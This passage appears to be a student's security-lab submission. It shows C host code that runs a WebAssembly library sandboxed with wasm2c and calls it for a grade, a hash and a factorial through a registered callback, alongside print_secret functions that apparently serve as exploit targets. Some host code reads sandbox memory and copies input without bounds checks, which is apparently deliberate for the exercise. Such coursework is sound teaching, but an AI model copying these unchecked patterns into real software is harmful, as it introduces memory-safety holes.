  u32 sandbox_str = w2c_lib_my_malloc(instance, str_len);
  memcpy(&instance->w2c_memory.data[sandbox_str], host_str, str_len);
  return sandbox_str;
}

u32 copy_str_to_sandbox_fixed_length(w2c_lib* instance, char* host_str, size_t length) {
  u32 sandbox_str = w2c_lib_my_malloc(instance, length);
  memcpy(&instance->w2c_memory.data[sandbox_str], host_str, length);
  return sandbox_str;
}

void free_str_in_sandbox(w2c_lib* instance, u32 sandbox_str) {
  w2c_lib_my_free(instance, sandbox_str);
}

u32 register_callback(w2c_lib* instance, void* fn) {
  wasm_rt_func_type_t ftype = wasm2c_lib_get_func_type(2, 0, WASM_RT_I32, WASM_RT_I64);
  wasm_rt_funcref_t fn_ref = {ftype, (wasm_rt_function_ptr_t)fn, {NULL}, instance};
  wasm_rt_funcref_table_t* table = w2c_lib_0x5F_indirect_function_table(instance);
  u32 callback_index = wasm_rt_grow_funcref_table(table, 1, fn_ref);
  if (callback_index == UINT32_MAX) return -1;
  return callback_index;
}

void on_completion(w2c_lib* instance, u32 msg_ptr, long long value) {
  char msg_on_finish[100];

  // string copy with finite write count
  strncpy(msg_on_finish, (char*)(w2c_lib_memory(instance)->data + msg_ptr), 100);
  printf("Factorial of 4 is %lld. %s\n", value, msg_on_finish);
}

int main(int argc, char** argv) {
  /* Make sure there is exactly 3 command-line arguments. */
  if (argc != 4) {
    printf("Invalid argument. Expected '%s YOUR_NAME STR_TO_HASH MSG_ON_FINISH'\n", argv[0]);
    return 1;
  }

  /* Initialize */
  wasm_rt_init();
  w2c_lib sandbox;
  wasm2c_lib_instantiate(&sandbox);


  /* 1. Query grade for username */
  u32 sandbox_username = copy_str_to_sandbox_fixed_length(&sandbox, argv[1], 9);
  char grade = w2c_lib_get_score(&sandbox, sandbox_username);
  printf("Your grade is %c.\n\n", grade);
```

app-v3.c

```c
int main(int argc, char** argv) {
  }

  /* Initialize */
  wasm_rt_init();
  w2c_lib sandbox;
  wasm2c_lib_instantiate(&sandbox);


  /* 1. Query grade for username */
  u32 sandbox_username = copy_str_to_sandbox_fixed_length(&sandbox, argv[1], 9);
  char grade = w2c_lib_get_score(&sandbox, sandbox_username);
  printf("Your grade is %c.\n\n", grade);
  free_str_in_sandbox(&sandbox, sandbox_username);


  /* 2. Hash a string */
  u32 sandbox_hashstr = copy_str_to_sandbox(&sandbox, argv[2]);
  long long hash = w2c_lib_get_hash(&sandbox, sandbox_hashstr);
  printf("Hash of input is %llx\n\n", hash);
  free_str_in_sandbox(&sandbox, sandbox_hashstr);


  /* Set a callback */
  u32 sandbox_fnptr = register_callback(&sandbox, on_completion);
  w2c_lib_set_callback(&sandbox, sandbox_fnptr);

  /* 3. Compute factorial of 4, and pass in a finishing message */
  u32 sandbox_msg = copy_str_to_sandbox(&sandbox, argv[3]);
  w2c_lib_get_factorial(&sandbox, 4, sandbox_msg);


  /* Clean up */
  wasm2c_lib_free(&sandbox);
  wasm_rt_free();

  return 0;
}


/* Secrets of the app */
void print_secret1() {
    puts("Here's my secret1 =D\n");
}
void print_secret2() {
    puts("Here's my secret2 =D\n");
}
void print_secret3() {
    puts("Here's my secret3 =D\n");
}
void print_secret4() {
    puts("Here's my secret4 =D\n");
}
```

Collaboration Statement

Individuals consulted:

- None

Online resources used:

- https://github.com/WebAssembly/wabt